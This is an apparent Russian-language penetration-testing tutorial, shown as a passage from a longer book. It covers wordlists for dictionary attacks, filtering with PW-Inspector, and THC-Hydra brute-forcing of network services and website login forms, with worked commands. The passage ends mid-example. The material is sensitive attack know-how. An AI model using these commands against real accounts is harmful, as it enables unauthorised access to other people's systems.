Документация и дополнительные примеры по ZMap здесь.

Часть 8. Атаки на пароли. Брутфорсинг

Глава 57. Списки слов для атаки по словарю: пароли, имена пользователей, каталоги

Далеко не всё программное обеспечение содержит эксплуатируемые уязвимости (как этого хотелось бы некоторым). Но цепь, как известно, рвётся на самом слабом звене. И нам не важно, насколько сильны остальные звенья, если мы найдём слабое.

Очень часто слабым звеном является человек. Именно поэтому достаточно популярен социальный инженеринг. Ещё один вид атаки, который я бы также отнёс к человеческому фактору, это атака на слабые пароли. Как стало известно из недавних новостей, даже некоторые профессионалы в безопасности компьютерной информации, самые настоящие хакеры, иногда используют слабые пароли.

Атаки на пароль можно разделить на две большие группы: атаку на хеш и попытку подобрать пароль для аутентификации. Не будем останавливаться подробно на их характеристиках, для данной статьи это несущественно. Поскольку в обеих группах возможна атака по словарю.

Вот мы и подошли к самому главному — где взять словари. Под разные задачи нужны разные словари:

- если мы брутфорсим вход в удалённую службу, то нам нужны не очень большие словари, но с наиболее часто встречающимися именами пользователей и паролями. Это связано с тем, что большинство сетевых сервисов имеют настроенную защиту от брутфорсинга. Т.е. чтобы наш IP не был заблокирован автоматическим скриптом, мы должны делать большой интервал между попытками. На это потребуется много времени, поэтому есть смысл это затевать только с самыми популярными наборами слов;
- брутфорсинг пароля Wi-Fi сети (в перехваченном рукопожатии), то нам по прежнему нужен качественный словарь с популярными паролями, но чем больше словарь, тем лучше, особенно если у вас среднее или сильное железо;
- брутфорсинг адресов админок, субдоменов, директорий, файлов — нужен специализированный словарь, с наиболее часто встречающимися адресами.

Думаю, смысл понятен: нельзя иметь один самый лучший словарь на все случаи жизни. Таких словарей должно быть несколько.

Если кто-то забыл, считать количество строк (соответственно, записей) можно так:

```
wc -l имя_файла
```

Там, где указываются пути до файлов в локальной системе, — это для Kali Linux. Если у вас другой дистрибутив, вполне возможно, что у вас этих файлов нет.

Словари имён пользователей и паролей для брутфорсинга авторизации в сетевых службах

Этими службами могут быть SSH, FTP, базовая авторизация, HTTP авторизация на сайте, почте и т. д.

Для этого обычно используются программы THC-Hydra, Medusa, Patator, BruteX.

Из всех этих программ со словарями поставляется только BruteX (поправьте, если ошибаюсь).

Она использует словари с сайта http://download.openwall.net/pub/wordlists/. Мы можем перейти на этот сайт, или одолжить словари прямо у самой этой программы для использования, например, с Patator.

Скачать файл со списком имён:

```
wget https://raw.githubusercontent.com/1N3/BruteX/master/namelist.txt
```

Скачать файл со списком паролей:

```
wget https://raw.githubusercontent.com/1N3/BruteX/master/password.lst
```

А этот файл содержит перечень распространённых пользователей Linux:

```
wget https://raw.githubusercontent.com/1N3/BruteX/master/simple-users.txt
```

Этот список слов от nmap, не очень большой, подойдёт для перебора популярных паролей:

```
/usr/share/nmap/nselib/data/passwords.lst
```

Ещё парочка словарей от Metasploit:

```
/usr/share/wordlists/metasploit-jtr/common_roots.txt
/usr/share/wordlists/metasploit-jtr/password.lst
```

Названия у них вполне говорящие.

Словари для перебора субдоменов, каталогов, файлов и поиска админок.

Пару словарей можно одолжить у того же BruteX:

```
wget https://raw.githubusercontent.com/1N3/BruteX/master/dirbuster.txt
wget https://raw.githubusercontent.com/1N3/BruteX/master/dirbuster-ext.txt
```

(второй словарь — это расширения файлов)

Использование в названии файла dirb наводит нас на мыль о программе DIRB. С этой программой поставляется множество словарей.

Они расположены в каталогах:

```
/usr/share/dirb/wordlists
/usr/share/dirbuster/wordlists
```

Вот дерево этих каталогов:

```
root@WebWare:~# tree /usr/share/wordlists/dirb*
/usr/share/wordlists/dirb
├── big.txt
├── catala.txt
├── common.txt
├── euskera.txt
├── extensions_common.txt
├── indexes.txt
├── mutations_common.txt
├── others
│   ├── best1050.txt
│   ├── best110.txt
│   ├── best15.txt
│   └── names.txt
├── small.txt
├── spanish.txt
├── stress
│   ├── alphanum_case_extra.txt
│   ├── alphanum_case.txt
│   ├── char.txt
│   ├── doble_uri_hex.txt
│   ├── test_ext.txt
│   ├── unicode.txt
│   └── uri_hex.txt
└── vulns
    ├── apache.txt
    ├── axis.txt
    ├── cgis.txt
    ├── coldfusion.txt
    ├── domino.txt
    ├── fatwire_pagenames.txt
    ├── fatwire.txt
    ├── frontpage.txt
    ├── hpsmh.txt
```

```
    ├── hyperion.txt
    ├── iis.txt
    ├── iplanet.txt
    ├── jboss.txt
    ├── jersey.txt
    ├── jrun.txt
    ├── netware.txt
    ├── oracle.txt
    ├── ror.txt
    ├── sap.txt
    ├── sharepoint.txt
    ├── sunas.txt
    ├── tests.txt
    ├── tomcat.txt
    ├── vignette.txt
    ├── weblogic.txt
    └── websphere.txt
/usr/share/wordlists/dirbuster
├── apache-user-enum-1.0.txt
├── apache-user-enum-2.0.txt
├── directories.jbrofuzz
├── directory-list-1.0.txt
├── directory-list-2.3-medium.txt
├── directory-list-2.3-small.txt
├── directory-list-lowercase-2.3-medium.txt
└── directory-list-lowercase-2.3-small.txt

3 directories, 54 files
```

Пожалуй, описывать их все тяжело, возможно, описание каждому файлу будет дано в отдельной статье посвящённой программе DIRB.

Словари для взлома Wi-Fi

Словарь rockyou является универсальным и довольно большим. Очень удобно его применять для атаки по словарю при взломе рукопожатия, перехваченного по Wi-Fi.

Он уже имеется в Kali, размещён здесь:

```
/usr/share/wordlists/rockyou.txt.gz
```

Ещё один маленький файл:

```
/usr/share/wordlists/fern-wifi
```

Специально для Wi-Fi, возможно, кому-то пригодится.

Словари для перебора баз данных (таблиц, полей и прочего)

Уже есть в Kali, лежит здесь:

```
/usr/share/sqlmap/txt/wordlist.txt
```

Списки слов от Metasploit

Про два словаря от Metasploit мы уже упоминали.

Остальные словари носят вполне говорящие названия, посмотрите на это дерево:

```
root@WebWare:~# tree /usr/share/wordlists/metasploit
/usr/share/wordlists/metasploit
├── av-update-urls.txt
├── burnett_top_1024.txt
├── burnett_top_500.txt
├── cms400net_default_userpass.txt
├── db2_default_pass.txt
├── db2_default_userpass.txt
├── db2_default_user.txt
├── default_pass_for_services_unhash.txt
├── default_userpass_for_services_unhash.txt
├── default_users_for_services_unhash.txt
├── dlink_telnet_backdoor_userpass.txt
├── hci_oracle_passwords.csv
├── http_default_pass.txt
├── http_default_userpass.txt
├── http_default_users.txt
├── http_owa_common.txt
├── idrac_default_pass.txt
├── idrac_default_user.txt
├── ipmi_passwords.txt
├── ipmi_users.txt
├── joomla.txt
├── keyboard-patterns.txt
├── malicious_urls.txt
```

```
├── multi_vendor_cctv_dvr_pass.txt
├── multi_vendor_cctv_dvr_users.txt
├── namelist.txt
├── oracle_default_hashes.txt
├── oracle_default_passwords.csv
├── oracle_default_userpass.txt
├── postgres_default_pass.txt
├── postgres_default_userpass.txt
├── postgres_default_user.txt
├── root_userpass.txt
├── rpc_names.txt
├── rservices_from_users.txt
├── sap_common.txt
├── sap_default.txt
├── sap_icm_paths.txt
├── sensitive_files.txt
├── sensitive_files_win.txt
├── sid.txt
├── snmp_default_pass.txt
├── tftp.txt
├── tomcat_mgr_default_pass.txt
├── tomcat_mgr_default_userpass.txt
├── tomcat_mgr_default_users.txt
├── unix_passwords.txt
├── unix_users.txt
├── vnc_passwords.txt
├── vxworks_collide_20.txt
└── vxworks_common_20.txt

0 directories, 51 files
```

Все эти файлы размещены в директории:

```
/usr/share/wordlists/metasploit
```

Словари дефолтных учётных записей для роутеров

Заводские (стандартные) имена пользователей и паролей встречаются на роутерах очень часто.

Программа Router Scan v2.52 by Stas'M настолько мне нравится, что я постоянно из неё что-то тырю. До этого брал идеи и алгоритмы эксплуатирования уязвимых роутеров. Теперь вот файлы со словарями. В программе имеется два файла auth_basic.txt и auth_digest.txt (для базовой аутентификации и HTTP аутентификации). Файлы почти идентичны по содержимому и, скорее всего, списки нужно переводить в понятный для Linux программ формат. Но, тем не менее, я их очень ценю — т. к. они основаны на практике.

Скачать их можете по этой ссылке.

Ещё есть много сайтов, где можно найти заводские пароли для роутеров. Например, можно воспользоваться этим. А этот сайт позволяет легко парсить дефолтные пароли под разные устройства.

Глава 58. PW-Inspector: отбираем пароли соответствующие критериям

Надоело делать большие длинные инструкции по сложным программам.)) Сегодня совсем короткая инструкция. И совсем простая.

После того, как мы раздобыли файлы со словарями (списки пользователей и паролей), то, прежде чем использовать, эти файлы крайне желательно почистить: удалив повторяющиеся записи, вы сэкономите время на перебор. Довольно часто мы знаем, что пароли, которые нам нужно брутфорсить, соответствуют определённым требованиям. Например, пароли для Wi-Fi сетей не могут быть меньше 8 символов и больше 63. Многие сайты устанавливают минимальную длину пароля.

Вычистив пароли, которые точно не могут быть правильными, мы увеличим свои шансы на удачный исход брутфорса. Или, хотя бы, сэкономим время и компьютерные ресурсы.

PW-Inspector читает пароли и выводит те из них, которые соответствуют требованиям.

Синтаксис:

```
pw-inspector [-i ФАЙЛ] [-o ФАЙЛ] [-m МИН] [-M МАКС] [-c НАБОР] -l -u -n -p -s
```

1|	Опции:	
2|	-i ФАЙЛ	Файл, из которого считываются пароли (по умолчанию: стандартный ввод)
3|	-o ФАЙЛ	Файл, в который будут записаны новые пароли (по умолчанию: стандартный вывод)
4|	-m МИН	Минимальная длина новых паролей
5|	-M МАКС	Максимальная длина новых паролей
6|	-c НАБОР	Как минимум в пароле обязательно должны быть эти символы (по умолчанию: всё приемлемо)
7|	Sets:	
8|	-l	Строчные буквы (a,b,c,d и т.д.)

9|	-u	Заглавные буквы (A,B,C,D и т.д.)
10|	-n	Цифры (1,2,3,4 и т.д.)
11|	-p	Печатные символы (которые не -l/-n/-p, e.g. $,!,/,(,* и т.д.)
12|	-s	Специальные символы — все остальные кроме уже перечисленных

Возвращаемый код — это количество найденных новых паролей, 0 — если пароли не найдены. Используйте аккуратно: проверяйте пароли, если возвращается 0, то отменяйте выбор паролей.

Примеры использования:

```
cat dictionary.txt | pw-inspector -m 6 -c 2 -n > passlist.txt
cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
```

Глава 59. THC-Hydra: очень быстрый взломщик сетевого входа в систему (часть первая)

Программа hydra поддерживает огромное количество служб, благодаря своей быстроте и надёжности она завоевала заслуженную признательность среди тестеров на проникновение. Будучи очень мощной и гибкой, программу hydra нельзя отнести к простым и легко дающимся новичкам. Не надо отчаиваться, если вам не удалось оседлать hydra, я рекомендую вам посмотреть на программу BruteX. Она значительно автоматизирует процесс подбора, более того, она использует ту же самую hydra, но сама вводит необходимые ключи и даже не нужно искать файлы с именами и паролями, поскольку они поставляются вместе с программой. Если я вас заинтересовал, то рекомендую статью «BruteX: программа для автоматического брутфорса всех служб».

Этот инструмент — THC-Hydra — предназначен только для законных целей.

Программа прекрасно компилируется и работает на Linux, Windows/Cygwin, Solaris, FreeBSD/OpenBSD, QNX (Blackberry 10) и OSX. Лучше всех пользователям Kali Linux – у них программа уже установлена.

В настоящее время поддерживаются следующие протоколы: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 и v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC и XMPP.

Ну т. е. правда — много.

Синтаксис Hydra:

```
hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]
```

Прибавилось ли понимания после увиденного синтаксиса?)) Не переживайте, сейчас рассмотрим опции THC-Hydra, а потом углубимся в понимание работы с этой программой.

Опции hydra:

1|	-R	Восстановить предыдущую прерванную/оборванную сессию
2|	-S	Выполнить SSL соединение
3|	-s ПОРТ	Если служба не на порту по умолчанию, то можно задать порт здесь
4|	-l ЛОГИН	Или -L ФАЙЛ с ЛОГИНАМИ (именами), или загрузить несколько логинов из ФАЙЛА
5|	-p ПАРОЛЬ	Или -P ФАЙЛ с паролями для перебора, или загрузить несколько паролей из ФАЙЛА
6|	-x МИН:МАК:НАБОР_СИМВОЛОВ	Генерация паролей для брутфорса, наберите "-x -h" для помощи
7|	-e nsr	"n" — пробовать с пустым паролем, "s" — логин в качестве пароля и/или "r" — реверс учётных данных
8|	-u	Зацикливаться на пользователя, а не на парлях (эффективно! подразумевается с использованием опции -x)
9|	-C ФАЙЛ	Формат где "логин:пароль" разделены двоеточиями, вместо опции -L/-P
10|	-M ФАЙЛ	Список серверов для атак, одна запись на строку, после двоеточия ':' можно задать порт
11|	-o ФАЙЛ	Записывать найденные пары логин/пароль в ФАЙЛ вместо стандартного вывода
12|	-f / -F	Выйти, когда пара логин/пароль подобрана (-M: -f для хоста, -F глобально)
13|	-t ЗАДАЧИ	Количество запущенных параллельно ЗАДАЧ (на хост, по умолчанию: 16)
14|	-w / -W ВРЕМЯ	Время ожидания ответов (32 секунды) / между соединениями на поток
15|	-4 / -6	Предпочитать IPv4 (по умолчанию) или IPv6 адреса
16|	-v / -V / -d	Вербальный режим / показывать логин+пароль для каждой попытки / режим отладки
17|	-q	Не печатать сообщения об ошибках соединения
18|	-U	Подробные сведения об использовании модуля
19|	server	Цель: DNS, IP или 192.168.0.0/24 (эта ИЛИ опция -M)
20|	service	Служба для взлома (смотрите список поддерживаемых протоколов)

21|	OPT	Некоторые модули служб поддерживают дополнительный ввод (-U для справки по модулю)

Как использовать hydra



Пароли для Hydra

THC-Hydra поставляется без логинов/паролей. Нам нужно самим где-то их раздобыть. И вот здесь нам поможет недавняя статья «Списки слов для атаки по словарю: пароли, имена пользователей, каталоги». Изучайте её, скачивайте свои пароли.

Ещё файлы с дефолтными паролями позволяет генерировать утилита от hydra — dpl4hydra.sh. Чтобы узнать, какие устройства есть в базе, зайдите сюда.

Чтобы воспользоваться программой dpl4hydra.sh на Kali Linux, нам сначала нужно её скачать (по какой-то причине авторы Kali не включили её в стандартную установку):

```
wget https://raw.githubusercontent.com/vanhauser-thc/thc-hydra/master/dpl4hydra.sh
```

Теперь создаём необходимые для работы программы файлы:

```
touch /usr/local/etc/dpl4hydra_full.csv /usr/local/etc/dpl4hydra_local.csv
```

Запускаем первый раз:

```
sh dpl4hydra.sh refresh
```

Теперь можно сделать так:

```
sh dpl4hydra.sh all
```

Чтобы скачать дефолтные пароли для всех брендов. А можно задать конкретный бренд, например, меня очень интересуют популярные роутеры D-Link, то я набираю:

```
sh dpl4hydra.sh d-link
```

По идее, должен сгенерироваться файл с дефолтными паролями устройств D-Link, но этого не происходит из-за каких-то ошибок парсинга. Пусть нас это не огорчает, ведь ссылку на статью с паролями я уже дал.

Графический интерфейс Hydra

Кстати, для пользователей Linux доступен графический интерфейс (GTK gui), для его запуска наберите:

```
xhydra
```

Использование Hydra в командной строке

Для использования в командной строке синтаксис следующий:

- Для атаки одной цели или сети, вы можете использовать новый стиль ://

```
hydra [некоторые опции командной строки] ПРОТОКОЛ://ЦЕЛЬ:ПОРТ/ОПЦИИ
```

- Старая старый синтаксис также поддерживается, а если вы хотите, то дополнительно можете задать цели из текстового файла, при этом вы *должны* использовать этот синтаксис:

```
hydra [некоторые опции командной строки] [-s порт] ЦЕЛЬ ПРОТОКОЛ ОПЦИИ
```

Через опции командной строки вы определяете, какие логины и пароли перебирать, нужно ли использовать SSL, во сколько потоков осуществлять атаку и т.д.

ПРОТОКОЛ — это протокол, который вы хотите атаковать, например, ftp, smtp, http-get или любой из доступных

ЦЕЛЬ — это целевая машина, которую вы хотите атаковать

TARGET is the target you want to attack

ОПЦИИ дополнительные значения, которые задаются для модуля ПРОТОКОЛ

Первое — выберите вашу цель

есть три способа задать цель для атаки:

1. единичная цель в командной строке: просто введите IP или DNS адрес
2. диапазон подсети в командной строке:
3. список хостов в текстовом файле: один хост на строку (подробности ниже)

Второе — выберите ваш протоколов

Старайтесь избегать telnet, так как нельзя надёжно определить, соединение успешно или нет. Используйте сканер портов, чтобы увидеть, какие протоколы включены на целе.

Третье — проверьте, имеет ли модуль дополнительные параметры:

```
hydra -U ПРОТОКОЛ
```

Например:

```
hydra -U smtp
```

Четвёртое — порт назначение

Это необязательно! Если на удалённой машине используется порт по умолчанию для этой службы, то программа hydra сама знает, какие порты используется для ПРОТОКОЛов

Если вы задали использовать SSL (опция "-S"), то по умолчанию будет использоваться обычный порт SSL.

Если вы используете нотацию "://", то вы должны использовать квадратные скобки [ ], если вы хотите цель для атак определить адресами IPv6 или CIDR ("192.168.0.0/24"):

```
hydra [некоторые опции командной строки] ftp://[192.168.0.0/24]/
hydra [некоторые опции командной строки] -6 smtp://[2001:db8::1]/NTLM
```

Обратите внимание, что hydra делает все атаки только на IPv4!

Если вы хотите атаковать адреса IPv6 вы должны добавить опцию "-6". Тогда все атаки будут на IPv6.

Если вы хотите задать цели через текстовый файл, вы не можете использовать обозначение ://, используйте старый стиль и задайте протокол (и опции модуля):

```
hydra [некоторые опции командной строки] -M targets.txt ftp
```

Вы также можете указать порт для каждой цели, добавив ":<порт>" после каждой записи цели в файле, например:

```
foo.bar.com
target.com:21
unusual.port.com:2121
default.used.here.com
127.0.0.1
127.0.0.1:2121
```

Обратите внимание, если вы хотите присоединить цели IPv6, вы должны указать опцию -6 и должны поместить адреса IPv6 в квадратные скобки в файле (!) примерно так:

```
foo.bar.com
target.com:21
[fe80::1%eth0]
[2001::1]
[2002::2]:8080
[2a01:24a:133:0:00:123:ff:1a]
```

Логины и пароли Hydra

Есть много разных опций, как атаковать с логинами и паролями.

Опциями -l для логина и -p для пароля, вы можете сказать hydra использовать только эти логин и/или пароль для попытки.

С -L для логинов и -P для паролей вы указываете текстовые файлы с записями, например:

```
hydra -l admin -p password ftp://localhost/
hydra -L default_logins.txt -p test ftp://localhost/
hydra -l admin -P common_passwords.txt ftp://localhost/
hydra -L logins.txt -P passwords.txt ftp://localhost/
```

Дополнительно вы также можете пробовать пароли, основанные на логины, это делается опцией "-e".

Опция "-e" имеет три параметра:

- s — пробовать логин как пароль
- n — пробовать пустой пароль
- r — перестановка в логине символов с зада на перёд и использование получившегося слова в качестве пароля

К примеру, если вы хотите попробовать логин в качестве пароля и пустой пароль, то вам нужно в командной строке указать "-e sn".

Для пароля кроме -p/-P есть ещё пара режимов:

Вы можете использовать текстовый файл, в котором логины и пароли разделены двоеточием, например:

```
admin:password
test:test
foo:bar
```

Это популярный стиль записи листинга дефольтных значений аккаунта. В таком же виде генерирует файлы dpl4hydra.sh (генератор дефолтных логинов и паролей для hydra).

Использовать такой текстовый файл нужно с опцией -C, обратите внимание, что в этом режиме нельзя использовать опции -l/-L/-p/-P (хотя -e nsr можно).

Пример:

```
hydra -C default_accounts.txt ftp://localhost/
```

И наконец, есть режим брутфорса с опцией -x (её нельзя использовать с -p/-P/-C):

-x минимальная_длина:максимальная_длина:набор_символов

Набор символов определяет 'a' для букв в нижнем регистре, 'A' — для букв в вернем регистре, '1' — для цифр, а для всего другого используйте их реальные символы.

Примеры:

- -x 1:3:a генерирует пароли длинной от 1 до 3 символов, состоящие только из букв в нижнем регистре

- -x 2:5:/ генерирует пароли длинной от 2 до 5 символов, содержание только слэши
- -x 5:8:A1 генерирует пароли длинной от 5 до 8 символов, с большими буквами и цифрами

Пример:

```
hydra -l ftp -x 3:3:a ftp://localhost/
```

Специальные опции для модулей

Через третий параметр командной строки (ЦЕЛЬ СЛУЖБА ОПЦИИ) или после ключа -m, вы можете передать модулю одну опцию.

Многие модули используют их, а некоторые требуют их!

Чтобы получить дополнительную информацию по опции модуля, наберите:

```
hydra -U <модуль>
```

Например:

```
hydra -U http-post-form
```

Специальные опции могут быть переданы через параметр -m или третьей опцией в командной строке или в формате сжуба://цель/опция.

Примеры (они все означают одно и то же):

```
hydra -l test -p test -m PLAIN 127.0.0.1 imap
hydra -l test -p test 127.0.0.1 imap PLAIN
hydra -l test -p test imap://127.0.0.1/PLAIN
```

Возобновление прерванной/оборванной сессии

Когда hydra прерывается командой Control-C, убивается или вылетает с ошибкой, она оставляет файл "hydra.restore" в котором содержится вся необходимая информация для восстановления сессии. Этот файл сессии пишется каждые 5 минут.

Примечание: файл hydra.restore НЕ может быть скопирован между различными платформами (например с little indian на big indian или с solaris на aix)

Как сканировать/взламывать через прокси

Переменная среды HYDRA_PROXY_HTTP определяет веб прокси (это работает только для службы http/www!)

Следующий синтаксис является валидными:

```
HYDRA_PROXY_HTTP="http://123.45.67.89:8080/"
```

Для всех остальных служб используйте переменную HYDRA_PROXY для сканирования/взлома через дефолтный вызов веб-прокси CONNECT. Он использует тот же самый синтаксис, например:

```
HYDRA_PROXY=[http|socks4|socks5]://proxy_addr:proxy_port
```

Например:

```
HYDRA_PROXY=http://proxy.anonymizer.com:8000
```

Если на прокси необходима аутентификация, используйте переменную окружения HYDRA_PROXY_AUTH:

```
HYDRA_PROXY_AUTH="the_login:the_password"
```

Дополнительные подсказки

- сортируйте ваши файлы с паролями по вероятности и используйте опцию -u для нахождения паролей намного быстрее!
- пропускайте ваши словари через команду uniq, чтобы они содержали только уникальные записи! Это может сэкономить вам уйму времени:

```
cat words.txt | sort | uniq > dictionary.txt
```

- если вы знаете, что цель использует политику паролей (позволяя пользователям выбирать пароли только с минимальной длинной от 6 символов, содержащих по крайней мере одну букву и одну цифру и т. д., используйте инструмент pw-inspector, который поставляется вместе с пакетом hydra для уменьшения списка паролей:

```
cat dictionary.txt | pw-inspector -m 6 -c 2 -n > passlist.txt
```

Скорость hydra

Благодаря функции множественных одновременных запросов, этот инструмент взлома паролей может быть очень быстрым. Тем не менее, скорость зависит от протокола. Самыми быстрыми являются POP3 и FTP.

Экспериментируйте с опцией -t для ускорения! Чем выше — тем быстрее (но слишком высокое — и это отключит службу)

Статистика hydra

Запущенная в отношении SuSE Linux 7.2 на локалхосте с "-C FILE", содержащем 295 записей (294 невалидных учётных данных, 1 валидный). Каждый тест запускался три раза (только для "1 задача" единожды) и были получены следующие средние цифры:

ПАРАЛЛЕЛЬНЫЕ ЗАДАЧИ									
SERVICE	1	4	8	16	32	50	64	100	128
--									
telnet	23:20	5:58	2:58	1:34	1:05	0:33	0:45*	0:25*	0:55*
ftp	45:54	11:51	5:54	3:06	1:25	0:58	0:46	0:29	0:32
pop3	92:10	27:16	13:56	6:42	2:55	1:57	1:24	1:14	0:50
imap	31:05	7:41	3:51	1:58	1:01	0:39	0:32	0:25	0:21
(*) Обратите внимание на тайминг telnet — он может быть ОЧЕНЬ разным для задач от 64 до 128! Например, со 128 задачами, запущенный четыре раза, результаты в тайминге между 28 и 97 секундами!									
Причина этого неизвестна...									
Предположений на задачу (округлённо):									
	295	74	38	19	10	6	5	3	3
Возможные предположения на соединения (зависит от серверного программного обеспечения и конфигурации):									
telnet	4								
ftp	6								
pop3	1								
imap	3								

Глава 60. Брутфорсинг веб-сайтов с Hydra (часть вторая инструкции по Hydra)

Первая часть здесь: «THC-Hydra: очень быстрый взломщик сетевого входа в систему». Рекомендуется начать знакомство именно с неё, т. к. она содержит подробное описание синтаксиса и инструкцию по работе с Hydra.

В этой части рассмотрены трудные моменты по перебору паролей на веб-сайтах. Трудными они являются из-за того, что все веб-сайты разные и содержат разные поля в формах. А названия этих полей нужно обязательно указать в Hydra. Более того, даже если указать всё правильно, это не означает, что Hydra будет работать корректно — в Интернете (в том числе англоязычном) очень много вопросов по этому поводу. В этой части будут рассмотрены эти проблемы и даны рекомендации как правильно настроить Hydra для перебора паролей на сайтах.

Помощь по модулям http-post-form и http-get-form

По умолчанию эти модули сконфигурированы на следование максимум по пяти редиректам подряд. Они всегда собирают новые куки для одинаковых URL без значений.

Параметр принимает три величины разделённых двоеточием ":", плюс опциональную величину.

(Примечание: если вам нужно двоеточие в строке опции в качестве значения, экранируйте его так "\:", но не экранируйте "\" на "\\".)

Синтаксис:

```
<url>:<параметры формы>:<строки условия>[:<опционально>[:<опционально>]
```

Первое — это URL страницы на сервере, принимающей GET или POST.

Второе — это величины POST/GET (принятые хоть от браузера, прокси и т. д.) имена пользователя и пароли будут символизируют заполнители "^USER^" и "^PASS^" (параметры формы).

Третье — это строка, которая проверяет на *неверный* логин (по умолчанию).

Строке, соответствующей условию введения неверных учётных данных может предшествовать строка "F=", строке, соответствующей условию введения верных учётных данных должна предшествовать "S=".

Здесь многие ошибаются. Вы должны проверить веб-приложение, на что похожа строка, выдаваемая при неверных учётных данных и скопировать её в этот параметр!

Следующие параметры опциональные:

- C=/page/uri определяет другую страницу для сбора базовых куки
- (h|H)=My-Hdr\: foo для отправки заданных пользователем HTTP заголовка при каждом запросе
- ^USER^ и ^PASS^ также могут быть внесены в этот заголовок!

Справка: 'h' добавит заданный пользователем заголовок в конец не обращая внимания, был ли он уже отправлен Hydra или нет.

'H' заменит значение существующего заголовка той строкой, которая задана пользователем или добавит заголовок в конец

Обратите внимание, что если вам нужно двоеточие (:) в ваших заголовках, то его нужно экранировать обратным слэшем (\).

Все двоеточия, которые не являются разделителями опций, должны быть экранированы (смотрите примеры выше и ниже).

Вы можете задать заголовок без экранирования двоеточий, но таким образом вы не сможете разместить двоеточия в самих значениях заголовка, поскольку они будут интерпретироваться в hydra как разделители.

Примеры:

```
"/login.php:user=^USER^&pass=^PASS^:incorrect"

"/login.php:user=^USER^&pass=^PASS^&colon=colon\:escape:S=authlog=.*success"

"/login.php:user=^USER^&pass=^PASS^&mid=123:authlog=.*failed"

"/:user=^USER&pass=^PASS^:failed:H=Authorization\: Basic dT1w:H=Cookie\: sessid=aaaa:h=X-User\: ^USER^"

"/exchweb/bin/auth/owaauth.dll:destination=http%3A%2F%2F<target>%2Fexchange&flags=0&username=<domain>%5C^USER^&password=^PASS^&SubmitCreds=x&trusted=0:reason=:C=/exchweb"
```

Полная команда для брутфорса сайтов с Hydra выглядит примерно так:

```
hydra -L logins.txt -P passwords.txt http-post-form://example.org/ -m "/signin.php:login_username=^USER^&login_password=^PASS^:Please login"
```

Рассмотрим все элементы:

-L logins.txt -P passwords.txt — это имена пользователей и пароли, как их можно задать рассказывается в первой части — если вы не понимаете этот фрагмент, то начните чтение с первой части.

http-post-form — это протокол, точнее говоря, это указание на то, что брутфорсится форма ввода (form) сайта (http), которая отправляет параметры методом POST (post).

Вместо http-post-form может быть указан **http-get-form** — в случае, если форма отправляет параметры методом GET.

example.org – адрес сайта для подбора паролей

-m — ключ, который говорит о том, что сейчас будет передана специальная опция для модуля (в данном случае для модуля http-post-form)

"/signin.php:login_username=^USER^&login_password=^PASS^:Please login" — эта и есть передаваемая опция, уберём кавычки и разделим её на три части, разделителем служит двоеточие

> **/signin.php** — адрес страницы, куда передаются данные формы, должен начинаться со слеша
>
> **login_username=^USER^&login_password=^PASS^** — это строка, которая передаётся форме. О ней подробнее рассказывалось чуть выше. **^USER^** — это заполнитель, который будет заменяться на имя пользователя. **^PASS^** — это заполнитель для пароля.
>
> Слова **login_username и login_password** — это названия полей формы, они у каждой формы свои, их нужно задавать самому.

Please login — это строка, которую hydra будет искать в присланном от сайта ответе после введения учётных данных. Если эта строка присутствует, значит попытка аутентификация провалилась, учётные данные неверны и нужно пробовать следующие логины и пароли. Если эта строка отсутствует, значит произошёл вход. Эта строка индивидуальна для каждого сайта и вам самостоятельно нужно её выявлять и задавать.

Как видно, достаточно запутанно, плюс к этому, есть ещё и подводные камни. Давайте будем разбираться на конкретных примерах.

Как ввести данные в Hydra для перебора пароля на сайте

Рассмотрим на примере конкретного сайта. Форму можно исследовать двумя способами — статическим и динамическим. Давайте рассмотрим оба способа последовательно.

Дан сайт с адресом http://example.org/. На этом сайте есть форма для ввода пароля:

```
<form method="post" enctype="application/x-www-form-urlencoded" action="?signin" style="margin: 10px;">
<table>
<tr>
<td><label>Имя</label></td>
<td><input type="text" style="font-size: 11px" name="login_username" size="10" value="Имя" onfocus="if (this.value == 'Имя') this.value = '';" /></td>
</tr>

<tr>
<td><label>Пароль</label></td>
<td><input type="password" style="font-size: 11px" name="login_password" size="10" /></td>
</tr>

<tr>
<td><label><input type="checkbox" name="cookieuser" value="1" checked="checked" />Запомнить?</label></td>
<td><input type="submit" value="Вход" title="Введите Ваше имя пользователя и пароль, чтобы войти, или нажмите кнопку 'Регистрация', чтобы зарегистрироваться." /></td>
</tr>
</table>
</form>
```

Задача — составить команду для hydra под эту форму.

В форме видим строку

method="post"

Значит будем использовать метод http-post-form, итак, начнёт писать нашу команду:

```
1| hydra -l 111111 -p 222222 http-post-form://example.org
```

111111 и 222222 – это предполагаемое имя и пароль пользователя (можно указать файлы для перебора)

http-post-form — это указание на используемый модуль (на используемый протокол)

example.org — это адрес сайта (обязательно без конечного слэша).

Теперь нам нужно составить строку, состоящую из трёх величин, разделённых двоеточием

"адрес_страницы_куда_отправляются_данные_из_формы:передаваемая_в_форму_строка:строка_которую_ищем_в_ответе"

Глядя на форму мы видим, что она свои данные передаёт на страницу **?signin** — поставим перед ним слеш и первый элемент строки готов:

```
1| /?signin
```

Форма содержит следующие поля: **login_username, login_password, cookieuser**

login_username передаёт имя пользователя, т. е. ^USER^, поэтому login_username=^USER^, login_password передаёт пароль пользователя, т. е. поэтому ^PASS^ login_password=^PASS^, есть есть cookieuser, присвоем ей статичную величину cookieuser=1, теперь полученные отрезки объединяем символом &:

```
1| login_username=^USER^&login_password=^PASS^&cookieuser=1
```

